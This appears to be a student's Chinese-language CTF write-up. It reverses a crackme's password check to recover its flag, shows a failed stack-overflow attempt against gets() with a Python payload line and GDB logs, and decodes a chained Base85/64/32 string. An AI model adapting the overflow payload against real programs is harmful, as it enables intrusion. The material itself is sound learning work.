1. 输入方式：程序通过 `call gets` 指令接收用户输入，并将其存放在栈上的 `buffer` (`[rbp-110h]`) 中。`gets` 函数是极不安全的，因为它不检查输入长度，这直接导致了缓冲区溢出漏洞。
2. 缓冲区与栈保护：
 - `buffer` 分配在 `rbp-110h` (即 `rbp-272`)。

- 栈上有一个 `var_8` (`[rbp-8]`) 的变量，它被用作栈金丝雀 (stack canary) (`mov rax, fs:28h; mov [rbp+var_8], rax`)，用于检测栈溢出。
- 从 `buffer` 开始到栈金丝雀之间大约有 `0x110 - 0x8 = 0x108` (即 264) 字节的空间。超过这个长度的输入会覆盖栈金丝雀。

3. 基本流程控制：

- 程序首先调用 `banner` 函数（可能是显示欢迎信息）。
- 然后通过 `gets` 获取输入。
- 接着调用 `j_strlen_ifunc` (即 `strlen`) 检查输入长度。
- 如果输入长度为 1 (`cmp rax, 1; jnz short loc_40125B`)，程序会打印 "Good Bye" 并退出。所以，你的输入长度不能是 1。

4. 密码校验：

- 如果输入长度不为 1，程序会跳转到 `loc_40125B`。
- 在这里，程序将用户输入的 `buffer` 作为参数传递给 `call verify` 函数。
- `verify` 函数的返回值（在 `al` 寄存器中）是关键。


5. 结果判断：

- `test al, al` 指令检查 `verify` 函数的返回值 `al` 是否为 0。
- `jz short loc_40127C`：如果 `al` 为 0 (即 `verify` 函数返回 0)，则跳转到 `loc_40127C`，打印 "Access Granted"。
- 如果 `al` 不为 0，则顺序执行，打印 "Access Denied" (这部分代码在你提供的末尾 `lea rdi, aAccessDenied; call puts; jmp short loc_401207`)，然后程序通过 `jmp short loc_401207` 跳回循环开头，要求重新输入。

6. 栈校验失败处理：

- 在打印 "Access Granted" 之后，程序会检查栈金丝雀是否被修改 (`mov rsi, [rbp+var_8]; xor rsi, fs:28h`)。
- 如果金丝雀未被修改 (`jz short locret_4012A2`)，程序正常退出。
- 如果金丝雀被修改，则调用 `__stack_chk_fail_local`，通常会导致程序崩溃。但请注意，"Access Granted" 的打印是在这个检查之前的。

解题关键是verify函数的内容。双击call verify



verify 函数行为分析

1. 函数签名与栈帧设置:

- 函数接收一个参数 `char *passwd`。
- 同样设置了栈金丝雀 `var_18` (`[rbp-18h]`) 来防止缓冲区溢出。

2. 数据表初始化 (`table`): 在栈上, `verify` 函数初始化了一个名为 `table` 的指针数组 (`[rbp-0D0h]`)。这个数组包含14个指向不同数字字符串的指针:

- `table[0]` -> "1040"
- `table[1]` -> "1040"
- `table[2]` -> "1040"
- `table[3]` -> "1968"
- `table[4]` -> "1152"
- `table[5]` -> "1680"
- `table[6]` -> "1312"
- `table[7]` -> "1616"
- `table[8]` -> "1888"
- `table[9]` -> "1616"
- `table[10]` -> "1824"
- `table[11]` -> "1840"
- `table[12]` -> "1616"
- `table[13]` -> "2000"

3. 密码长度校验:

- `call j_strlen_ifunc`: 获取输入 `passwd` 的长度。
- `cmp rax, 0xEh`: 比较长度是否等于 `0xE` (即14)。
- `jz short loc_4010BE`: 如果长度等于14, 则跳转到 `loc_4010BE` 继续执行。
- 如果长度不等于14: `mov eax, 1` (设置返回值为1, 表示失败), 然后跳转到 `loc_4011AB` (函数末尾的清理代码并返回)。
- **结论1: 密码长度必须是14个字符。**

4. 主校验逻辑(循环): (如果长度为14, 则从 `loc_4010BE` 开始)

- `mov [rbp+i], 0`: 初始化循环计数器 `i` 为0。
- 循环从 `loc_401185` 开始, 条件是 `i < strlen(passwd)` (即 `i < 14`)。如果 `i` 不再小于14 (即循环完成所有14个字符的比较), 则会跳出循环。
- 循环内部 (`loc_40110A`): 对`passwd`的第`i`个字符进行如下操作:
 1. `movzx eax, byte ptr [rax]`: 获取 `passwd[i]` 的ASCII值, 存入 `eax` (并保存在 `[rbp+c]`)。
 2. `shl eax, 4`: 将 `passwd[i]` 的ASCII值乘以16 (`eax = passwd[i] * 16`)。结果存入 `[rbp+val]`。
 3. `call sprintf`: `sprintf([rbp+tmp], "%d", [rbp+val])`。这里, 程序将 `passwd[i] * 16` 的整数结果转换成一个十进制数字字符串, 并存入临时缓冲区 `tmp` (`[rbp-60h]`)。例如, 如果 `passwd[i]*16` 的结果是 `1040`, 那么 `tmp` 中就会存放字符串 `"1040"`。
 4. `mov rdx, [rbp+rax*8+table]`: 获取 `table[i]` 的内容 (即指向预设数字字符串的指针, 如 `"1040"`)。
 5. `call j_strcmp_ifunc`: 比较 `sprintf` 生成的字符串 `tmp` 和 `table[i]` 指向的字符串。即 `strcmp(tmp, table[i])`。
 6. `test eax, eax`和`jz short loc_40117E`:
 - 如果 `strcmp` 返回0 (即两个字符串相等), 则跳转到 `loc_40117E`。
 - 如果 `strcmp` 返回非0 (字符串不相等): `mov eax, 1` (设置返回值为1, 表示失败), 然后跳转到 `loc_4011AB` (函数退出)。
 7. `loc_40117E` (如果字符串相等): `add [rbp+i], 1` (递增 `i`), 然后 `jmp short loc_401185` 回到循环开始处, 进行下一轮比较。

5. 成功返回:

- 如果循环顺利完成 (即 `i` 从0到13, 所有的 `strcmp` 都返回0), 当 `i` 变成14时, `cmp rbx, rax` (比较 `i` 和 `strlen(passwd)`) 中的 `jb loc_40110A` 条件将不再满足 (14不小于14)。
- 此时, 程序会顺序执行到循环判断之后的指令。根据你提供的代码片段顺序和常见的编译模式, 在循环判断失败 (即循环成功结束) 后, 会执行 `mov eax, 0`。这个 `mov eax, 0` 指令在你的代码片段中位于 `jmp short loc_4011AB` (失败路径) 和 `loc_40117E` 之间。这表示如果循环正常结束, `eax` 会被设置为0。
- 然后程序会继续执行到 `loc_4011AB` 进行函数末尾的清理和返回。

6. 函数返回 (`loc_4011AB` 及之后):

- 检查栈金丝雀。

- 恢复栈，返回。此时 `eax` 中的值 (0代表成功, 1代表失败) 就是函数的返回值。

破解密码

根据上述分析, 要使 `verify` 函数返回0, 需要满足:

1. 密码长度为14。
2. 对于密码中的每一个字符 `passwd[i]` (从 `i=0` 到 `i=13`):
 - `passwd[i]` 的ASCII值乘以16后, 得到的整数转换成的字符串, 必须等于 `table[i]` 所指向的字符串。

我们可以反向推导每个字符: `ASCII(passwd[i]) = integer_value_of(table[i]) / 16`

让我们计算每个字符:

- `i=0,1,2`: `table[0]` 是 "1040"。 `1040 / 16 = 65`。ASCII 65 是 'A'。
- `i=3`: `table[3]` 是 "1968"。 `1968 / 16 = 123`。ASCII 123 是 '{'。
- `i=4`: `table[4]` 是 "1152"。 `1152 / 16 = 72`。ASCII 72 是 'H'。
- `i=5`: `table[5]` 是 "1680"。 `1680 / 16 = 105`。ASCII 105 是 'i'。
- `i=6`: `table[6]` 是 "1312"。 `1312 / 16 = 82`。ASCII 82 是 'R'。
- `i=7`: `table[7]` 是 "1616"。 `1616 / 16 = 101`。ASCII 101 是 'e'。
- `i=8`: `table[8]` 是 "1888"。 `1888 / 16 = 118`。ASCII 118 是 'v'。
- `i=9`: `table[9]` 是 "1616"。 `1616 / 16 = 101`。ASCII 101 是 'e'。
- `i=10`: `table[10]` 是 "1824"。 `1824 / 16 = 114`。ASCII 114 是 'r'。
- `i=11`: `table[11]` 是 "1840"。 `1840 / 16 = 115`。ASCII 115 是 's'。
- `i=12`: `table[12]` 是 "1616"。 `1616 / 16 = 101`。ASCII 101 是 'e'。
- `i=13`: `table[13]` 是 "2000"。 `2000 / 16 = 125`。ASCII 125 是 '}'。

将这些字符组合起来, 得到的密码是:

AAA{HiReverse}

当输入这个14个字符的字符串时:

1. `main` 函数中的长度检查 (`strlen(input) != 1`) 会通过。
2. `verify` 函数中的长度检查 (`strlen(passwd) == 14`) 会通过。
3. `verify` 函数中的循环会对每个字符进行校验, 由于满足 `string(passwd[i] * 16) == table[i]`, 所有 `strcmp` 都会返回0。
4. `verify` 函数最终会执行 `mov eax, 0` 并返回0。
5. 回到 `main` 函数, `test al, al` (因为 `al` 是0) 会设置零标志位ZF, `jz short loc_40127C` 指令会跳转。
6. 程序打印 "Access Granted"。

```
Access Denied
Enter Password (or q to quit): AAA{^[[D
Access Denied
Enter Password (or q to quit): AAA{HiReverse}
Access Granted
○ xiyu@xiyu:~/桌面/reverse$
```


4.2投机取巧 (failed)

栈的生长方向是从高地址向低地址。`rbp` 指向当前栈帧的底部（较高地址）。`buffer` 在 `rbp` 的下方（较低地址）。

我们需要用我们的输入填满从 `buffer` 开始，一直到覆盖 `main` 函数返回地址的这部分内存。

`buffer` 在 `rbp-110h`。金丝雀在 `rbp-8h`。距离 = $(rbp-8h) - (rbp-110h) = 110h - 8h = 108h$ 字节。
`0x108` 等于十进制的 `264` 字节。这部分是我们可以安全（相对金丝雀而言）填充的 `buffer` 空间，或者说是到达金丝雀所需要的字节数。金丝雀本身占用 `8` 字节。保存的 `rbp` 占用 `8` 字节。

所以，要到达 `main` 函数的返回地址，我们需要填充的字节数是：`264` (到达金丝雀) + `8` (覆盖金丝雀) + `8` (覆盖保存的 `rbp`) = `280` 字节。

我们这样构造payload

```
"A" * 264 + "B" * 8 + "C" * 8 + address_of_loc_40127C
```

将 `0x40127C` 转换为小端序的64位地址：`\x7c\x12\x40\x00\x00\x00\x00\x00`

执行以下：

```
python -c 'import sys; sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 + b"\x7c\x12\x40\x00\x00\x00\x00\x00")' | ./crackme
```

但是输出显示Access Denied死循环

`verify` 函数失败了：

1. 程序打印 "Access Denied"。
2. 然后执行 `jmp short loc_401207`。这是一个 `main` 函数内部的跳转，它跳回了循环的开始。
3. 这个跳转并未使用栈上覆盖的返回地址。`main` 函数只是在内部不断循环。
4. 由于这个循环，`main` 函数永远不会执行到它的 `leave` 和 `retn` 指令（这些指令在 `locret_4012A2` 处，通常只有在 `verify` 成功时才会执行到）。

因此，仅仅覆盖 `main` 函数的最终返回地址并不能阻止这个内部循环，也无法使其打印“Access Granted”，因为 `verify` 会持续失败。我的payload虽然破坏了栈，但 `main` 函数在没有尝试 `retn` 返回给其调用者的情况下，一直在执行其循环逻辑。

来验证一下是不是这样

基址为 `0x00400000` gets地址为 `0x408BE0` verify地址为 `0x400FC5`

`jmp short loc_401207 0x40127A retn 0x4012A3`

```
gdb ./crackme
```

```
# 在 GDB 中设置断点和观察点
```

```
(gdb) break main
```

```
(gdb) break *main+<offset_to_call_gets> # 替换为实际 offset (通过反汇编确定)
```

```
(gdb) break *main+<offset_to_call_verify> # 替换为实际 offset
```



```

(gdb) break *main+<offset_to_jump_loop>      # 替换为实际 offset
(gdb) break *main+<offset_to_retn>           # 替换为实际 offset
(gdb) watch *(unsigned int*)$rsp             # 替换为实际返回地址的栈偏移

# 4. 运行程序并输入 payload
(gdb) run <<(python -c 'import sys; sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 +
b"\x7c\x12\x40\x00\x00\x00\x00\x00")')>

# 5. 观察程序执行流程
(gdb) info registers rax rdi rsi rdx
(gdb) x/20x $rsp                                # 查看栈内容
(gdb) disassemble main                          # 查看 main 函数汇编
(gdb) stepi                                      # 单步执行
(gdb) continue                                  # 继续执行到下一个断点
(gdb) print $rax                                # 检查 al 寄存器 (verify 返回值)

# 6. 验证关键逻辑
(gdb) display/i $pc                             # 显示当前执行的汇编指令
(gdb) display/4x $rsp                          # 显示栈顶内容
(gdb) display $rax                             # 显示返回值

```

进行一些尝试, ,

```

问题  输出  调试控制台  终端  端口
ckme.c:10
10      in crackme.c
(gdb) continue
Continuing.
Enter Password (or q to quit): Access Denied

Breakpoint 5, main (argc=1, argv=0x7fffffffde28) at crackme.c:34
34      in crackme.c
(gdb) continue
Continuing.

Breakpoint 3, 0x000000000408be0 in gets ()
(gdb) info registers rax rdi rsi rdx
rax            0x0            0
rdi            0x7fffffffdbf0   140737488346096
rsi            0x0            0
rdx            0x6a5d30        6970672
(gdb) x/20x $rsp
0x7fffffffdbd8: 0x00401225      0x00000000      0xffffde28      0x00007fff
0x7fffffffdbf8: 0xfffffeb94     0x00000001      0x41414141      0x41414141
0x7fffffffdbf8: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc08: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc18: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) continue
Continuing.

Breakpoint 4, verify (passwd=0x408103 <printf+163> "H\213L$\030dH3\f%(") at crackme.c:10
10      in crackme.c
(gdb) continue
Continuing.
Enter Password (or q to quit): Access Denied

Breakpoint 5, main (argc=1, argv=0x7fffffffde28) at crackme.c:34
34      in crackme.c
(gdb) continue
Continuing.

```

```
(gdb) break main
```

```

Breakpoint 1 at 0x4011e1: file crackme.c, line 31.
(gdb) break *main+<offset_to_call_gets>
A syntax error in expression, near `<offset_to_call_gets>'.
(gdb) break 0x408BE0
Function "0x408BE0" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 2 (0x408BE0) pending.
(gdb) break *0x408BE0
Breakpoint 3 at 0x408be0
(gdb) break *0x400FC5
Breakpoint 4 at 0x400fc5: file crackme.c, line 10.
(gdb) break *0x40127A
Breakpoint 5 at 0x40127a: file crackme.c, line 34.
(gdb) break *0x4012A3
Breakpoint 6 at 0x4012a3: file crackme.c, line 52.
(gdb) watch *(unsigned int*)$rsp
No registers.
(gdb) run <<(python -c 'import sys; sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 +
b"\x7c\x12\x40\x00\x00\x00\x00\x00")')
Starting program: /home/xiyu/桌面/reverse/crackme <<(python -c 'import sys;
sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 +
b"\x7c\x12\x40\x00\x00\x00\x00\x00")')
/bin/bash: 行 1: python: 未找到命令

Breakpoint 1, main (argc=1, argv=0x7fffffffde28) at crackme.c:31
31      crackme.c: 没有那个文件或目录.
(gdb) run <<(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 +
b"\x7c\x
12\x40\x00\x00\x00\x00\x00")')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/xiyu/桌面/reverse/crackme <<(python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*264 + b"B"*8 + b"C"*8 +
b"\x7c\x12\x40\x00\x00\x00\x00\x00")')

Breakpoint 1, main (argc=1, argv=0x7fffffffde28) at crackme.c:31
31      in crackme.c
(gdb)
(gdb) continue
Continuing.

Breakpoint 3, 0x0000000000408be0 in gets ()
(gdb) continue
Continuing.

Breakpoint 4, verify (passwd=0x6835cdea <error: Cannot access memory at address
0x6835cdea>) at crackme.c:10
10      in crackme.c
(gdb) continue
Continuing.
Enter Password (or q to quit): Access Denied

```

```
Breakpoint 5, main (argc=1, argv=0x7fffffffde28) at crackme.c:34
34      in crackme.c
(gdb) continue
Continuing.
```

```
Breakpoint 3, 0x000000000408be0 in gets ()
(gdb) info registers rax rdi rsi rdx
rax                0x0                0
rdi                0x7fffffffdbf0      140737488346096
rsi                0x0                0
rdx                0x6a5d30            6970672
(gdb) x/20x $rsp
0x7fffffffdbd8: 0x00401225      0x00000000      0xffffde28      0x00007fff
0x7fffffffdb8: 0xffffeb94      0x00000001      0x41414141      0x41414141
0x7fffffffdbf8: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc08: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdc18: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) continue
Continuing.
```

```
Breakpoint 4, verify (passwd=0x408103 <printf+163> "H\213L$\030dH3\f%(") at crackme.c:10
10      in crackme.c
(gdb) continue
Continuing.
Enter Password (or q to quit): Access Denied
```

```
Breakpoint 5, main (argc=1, argv=0x7fffffffde28) at crackme.c:34
34      in crackme.c
(gdb) continue
Continuing.
```

```
Breakpoint 3, 0x000000000408be0 in gets ()
(gdb) continue
Continuing.
```

```
Breakpoint 4, verify (passwd=0x408103 <printf+163> "H\213L$\030dH3\f%(") at crackme.c:10
10      in crackme.c
(gdb) continue
Continuing.
Enter Password (or q to quit): Access Denied
```

```
Breakpoint 5, main (argc=1, argv=0x7fffffffde28) at crackme.c:34
34      in crackme.c
(gdb) continue
Continuing.
```

```
Breakpoint 3, 0x000000000408be0 in gets ()
(gdb) info registers rax rdi rsi rdx
rax                0x0                0
rdi                0x7fffffffdbf0      140737488346096
rsi                0x0                0
rdx                0x6a5d30            6970672
```

```
(gdb) x/20x $rsp
0x7fffffffdbd8: 0x00401225      0x00000000      0xffffde28      0x00007fff
0x7fffffffdb8: 0xfffffeb94     0x00000001      0x41414141     0x41414141
0x7fffffffdbf8: 0x41414141     0x41414141     0x41414141     0x41414141
0x7fffffffdc08: 0x41414141     0x41414141     0x41414141     0x41414141
0x7fffffffdc18: 0x41414141     0x41414141     0x41414141     0x41414141
```

从GDB的执行流程和断点触发中提取关键信息：

1. 程序启动和 `main` 入口：

- 断点1 (`main`) 触发，说明程序正常进入 `main` 函数。

2. `gets()` 的调用：

- 断点3 (`0x408be0`，即 `gets()`) 触发。这说明 `main` 函数中的 `call gets` 被执行了。

3. `verify()` 的调用和参数：

- 断点4 (`verify`) 触发。
- 第一次循环时：

```
verify (passwd=0x6835cdea <error: Cannot access memory at address 0x6835cdea>)
```

- 这里的 `passwd` 参数地址 `0x6835cdea` 非常奇怪，它看起来像是一个未正确初始化的指针或是一个被破坏了的值，GDB也提示无法访问该地址。这可能意味着在 `gets` 返回后，到 `call verify` 之前，栈上某些与参数传递（虽然 `passwd` 是从 `[rbp+buffer]` 加载的）或 `rax`（用于 `lea rax, [rbp+buffer]`）相关的部分可能已经受到了溢出的初步影响，或者GDB在显示参数时有些问题。但更可能的是，这是第一次循环，你的payload还没有完全覆盖到关键区域，或者 `buffer` 的初始内容/状态导致了这个问题。

- 后续循环时：

```
verify (passwd=0x408103 <printf+163> "H\213L$\030dH3\f%(")
```

- 这里的 `passwd` 参数指向了地址 `0x408103`。这个地址看起来像是在 `.text` 段（代码段）或者 `.rodata` 段（只读数据段），并且GDB将其解释为 `printf+163` 处的字符串内容。这非常关键！这意味着你的栈溢出payload并没有让 `verify` 函数接收到一个指向你输入的 `AAAA...` 字符串的指针。 `lea rax, [rbp+buffer]` 之后 `mov rdi, rax`，所以 `rdi`（即 `passwd` 参数）应该指向 `[rbp+buffer]`。如果 `rbp` 被你的payload中的 `cccccccc` 过早地（或错误地）影响了，那么 `[rbp+buffer]` 计算出来的地址就会是错误的。

4. "Access Denied" 和循环确认：

- 程序打印了 "Access Denied"。
- 断点5 (`main` 函数中，`crackme.c:34`，可能是 "Access Denied" 逻辑之后或 `jmp` 回循环之前的位置) 触发。
- 程序再次回到断点3 (`gets()`)，这清晰地表明了程序确实在循环。

5. `main` 的 `ret` 从未被触发：

- 你在 `main` 的 `ret` 处 (`*0x4012A3`) 设置了断点6, 但从你的输出来看, 这个断点从未被触发。这完美地印证了我们之前的判断: 由于内部循环, `main` 函数在 `verify` 失败的情况下根本不会执行到它末尾的 `ret` 指令。

6. 栈和寄存器状态 (第二次进入 `gets` 时):

```
(gdb) info registers rax rdi rsi rdx
```

(在再次进入`gets`时)

- `rax = 0x0` (通常在调用 `gets` 前会清零 `rax`)
- `rdi = 0x7fffffffdbf0` (这是 `gets` 的参数, 即 `buffer` 的地址)
- `rsi`, `rdx` 在这里不直接相关于 `gets` 的调用。

```
(gdb) x/20x $rsp
```

(显示`rsp`开始的20个四字节的十六进制值)

- `0x7fffffffdbd8: 0x00401225 ...` (`0x00401225` 看起来像是一个返回地址, 是 `call gets` 之后的那条指令在 `main` 中的地址)。
- 从 `0x7fffffffdbf0` 开始, 你看到了 `0x41414141` (`AAAA`), 这说明payload确实被写入了栈上, 并且位置在 `rsp` 指向的返回地址的“上方” (更高地址)。`rdi` (buffer地址 `0x7fffffffdbf0`) 指向的就是这些 `A` 的起始位置。

关键的有用信息和问题点:

1. 循环确认: GDB清楚地显示了程序在"Access Denied"后会重新调用 `gets`, 进入循环。
2. `main` 的 `ret` 不可达: 断点6从未命中, 证实了在 `verify` 失败时, `main` 的 `ret` 不会被执行, 因此覆盖 `main` 的返回地址以期在 `main` 结束时跳转的策略是行不通的。
3. `verify` 函数的参数问题:
 - `verify` 函数在后续循环中接收到的 `passwd` 参数是 `0x408103`, 这是一个固定的、指向程序代码/只读数据区的地址, 而不是指向你输入的包含大量 `A` 的缓冲区的地址 `0x7fffffffdbf0`。
 - 为什么会这样? 在 `main` 函数中, 调用 `verify` 之前有:

代码段

```
lea    rax, [rbp+buffer] ; buffer在 [rbp-110h]
mov     rdi, rax          ; rdi 是 verify 的第一个参数
call    verify
```

- 如果 `rbp` 寄存器的值在循环的第一次迭代之后被破坏了 (例如, 被payload中的 `cccccccc` 部分错误地加载了), 那么第二次循环时 `[rbp+buffer]` 计算出来的地址就会是错误的, 导致 `verify` 接收到错误的指针。
- 何时 `rbp` 会被修改? `main` 函数只有在执行 `leave` 指令时 (`mov rsp, rbp; pop rbp`), `rbp` 寄存器才会被栈上我们覆盖的 `"C"*8` 所替代。但 `leave` 指令在循环之外。那么, 是什么导致了 `rbp` 相关的计算出错, 使得 `verify` 的参数不是指向我们的 `buffer`?

- **可能性1：栈破坏的连锁反应。**虽然 `rbp` 寄存器本身在循环中可能没变，但如果第一次溢出非常严重，可能破坏了 `gets` 或 `strlen` 函数运行所依赖的其他栈上数据，导致它们返回时栈状态异常，间接影响了后续 `rbp` 的使用或对 `buffer` 地址的计算。
- **可能性2：GDB显示问题或复杂情况。**但重复出现指向 `0x408103` 是很可疑的。

尝试了，但是不想接着想了，我不想选pwn和reverse呜呜呜涉及到底层硬件的东西我将头疼（猜我为什么去年hpc分数一坨and不想选修计组和bhh的汇编qwq

5.MISC

5.1 challenge1

用cyberchef的magic功能秒了（

The screenshot shows the CyberChef web application interface. On the left, a 'Recipe' panel lists three encoding steps: 'From Base85', 'From Base64', and 'From Base32'. Each step has a dropdown menu for 'Alphabet' and a checkbox for 'Remove non-alphabet chars'. The 'From Base85' step has an 'All-zero group char' set to 'Z'. The 'From Base64' step has 'Strict mode' unchecked. The 'From Base32' step has an 'Alphabet' set to 'A-Z2-7=' and 'Remove non-alphabet chars' checked. On the right, the 'Input' field contains a base85-encoded string: `;cR!f<'MjL9eg<R<b15:;D9go<,6#?<CUXo<)lXK;cPZ";D9h.=);&:<bu;I9l*Er<A8V0<GYQ"<b1qZ<%p0t<bbf5<GY,q;cH@l9Kl@B:f0A=`. The 'Output' field shows the decoded result: `AAA{wELc0m3_t0_Ctf_5umMEr_c0UrsE_2025}`.

AAA{wELc0m3_t0_Ctf_5umMEr_c0UrsE_2025}

如何快速识别Base编码？ 通过观察字符集、填充符号和数据长度，可以快速判断编码类型。例如：

- 含 `+`、`/` 且末尾有 `=` → **Base64**。
- 全大写字母含 `2-7` 且有多余 `=` → **Base32**。
- 无特殊符号且含大小写字母 → **Base62**。
- 使用Emoji表情 → **Base100**。

特征	Base16	Base32	Base64	Base58	Base62	Base85
字符集	0-9, A-F	A-Z, 2-7	A-Z, a-z, 0-9, +, /	1-9, A-Z, a-z	0-9, A-Z, a-z	多种符号（如!-%）
填充符号	✗ 无	✓ 最多6个 =	✓ 最多2个 =	✗ 无	✗ 无	✗ 无
数据长度	2倍原始数据	1.6倍原始数据	1.33倍原始数据	1.33倍原始数据	1.33倍原始数据	1.25倍原始数据
典型应用场景	颜色代码、调试	二维码、DNS记录	HTTP传输、短链	比特币地址	短链、唯一ID	PDF文件、PostScript

base编码学习资料<https://blog.csdn.net/Sciurdae/article/details/133642336>

